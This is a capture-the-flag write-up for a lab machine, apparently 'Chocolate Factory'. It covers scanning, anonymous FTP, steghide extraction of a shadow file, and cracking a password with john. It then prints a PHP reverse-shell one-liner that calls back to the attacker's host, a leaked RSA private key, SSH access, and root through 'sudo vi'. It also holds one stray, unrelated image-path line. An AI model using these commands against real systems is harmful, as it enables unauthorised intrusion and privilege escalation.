12 June 2022 03:25 PM

Chocolate Factory write up by surya suresh

Target ip 10.10.52.101

Nmap scan
"""
nmap -p- -T4 -sV -sC 10.10.52.101

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.94.61
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_auth-owners: ERROR: Script execution failed (use -d to debug)
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:31:bb:b5:1f:cc:cc:12:14:8f:f0:d8:33:b0:08:9b (RSA)
|   256 e7:1f:c9:db:3e:aa:44:b6:72:10:3c:ee:db:1d:33:90 (ECDSA)
|_  256 b4:45:02:b6:24:8e:a9:06:5f:6c:79:44:8a:06:55:5e (ED25519)
|_auth-owners: ERROR: Script execution failed (use -d to debug)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_auth-owners: ERROR: Script execution failed (use -d to debug)

113/tcp open  tcpwrapped
```

/home.php was found via gobuster

wget http://10.10.52.101/key_rev_key => key_rev_key -> strings

file key_rev_key (it gives you file details /the type of a file)
=>

key_rev_key: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=8273c8c59735121c0a12747aee7ecac1aabaf1f0, not stripped

chmod +x key_rev_key (for executable)

./key_rev_key (./ for executing)

strings key_rev_key (to return the string characters into files)

```
/lib64/ld-linux-x86-64.so.2
libc.so.6
__isoc99_scanf
puts
__stack_chk_fail
printf
__cxa_finalize
strcmp
```

__libc_start_main
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
5j
%l
%j
%b
%Z
%R
%J
%b
=9
AWAVI
AUATL
[]A\A]A^A_
Enter your name:
laksdhfas
 congratulations you have found the key:
b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
 Keep its safe
Bad name!
---

python -c 'import pty; pty.spawn("/bin/bash")'
https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/
We have open ftp with Anonymous login

ftp Anonymous@10.10.52.101

ftp -> gum_room.jpg => steghide   -> b64.txt ->   shadow file
Via ftp we got gum_room.jpg
Now
Steghide   (configurable and features hiding data in bmp, jpeg, wav and au files, blowfish encryption, MD5 hashing of passphrases to blowfish keys)
steghide --extract -sf gum_room.jpg

base64 -d b64.txt

daemon:*:18380:0:99999:7:::
bin:*:18380:0:99999:7:::
sys:*:18380:0:99999:7:::
sync:*:18380:0:99999:7:::
games:*:18380:0:99999:7:::
man:*:18380:0:99999:7:::
lp:*:18380:0:99999:7:::
mail:*:18380:0:99999:7:::
news:*:18380:0:99999:7:::
uucp:*:18380:0:99999:7:::
charlie:6CZJnCPeQWp9/jpNx
$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:18535:0:99999:7:::

john -> shadow charlie
john --wordlist=/usr/share/wordlists/rockyou.txt hash
cn7824   (charlie)
Now we can login in the site with this password

php rev shell (payloadallthethings) via command injection
nc -lvp 4444 (netcat listener)
php -r '$sock=fsockopen("10.9.94.61",4444);exec("/bin/sh -i <&3 >&3 2>&3");' (sender)

file -> /home/charlie -> teleport(rsa_key)

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0ltsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY

```
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
```

Now create a file and paste this RSA key
chmod 400 rsa_key (Change mode to 400)

```
-rw-r--r-- 1 root root   1466 Oct  1  2020 index.html
-rwxr-xr-x 1 root root   8496 Sep 30  2020 key_rev_key
-rw-r--r-- 1 root root      0 Jun 12 17:25 publickey.txt
-r-------- 1 root root   1674 Jun 12 18:26 rsa_key
```


ssh -> teleport to charlie
ssh -i rsa_key charlie@10.10.198.119
Got access to shell now
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag{----------}

privesc -> vi editor -> python execution (https://gtfobins.github.io/gtfobins/vi/#shell)
sudo -l (gave me which can run as root)
ALL : !root) NOPASSWD: /usr/bin/vi
Now use Vi editer for privesc
sudo vi -c ':!/bin/sh' /dev/null

Now we have root privileges
So scavenge for root flag
After searching we got root .py

```
root@chocolate-factory:/root# cat root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key:  ")
f=Fernet(key)
encrypted_mess= 'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8lF
_PDXyTo-T7CpmrFfoVRWzlm0OffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)root@chocolate-factory:/root# nano
```

Enter the key that was previous captured


root@chocolate-factory:/root# python root.py
Enter the key: b'-[redacted]
flag{[redacted]124}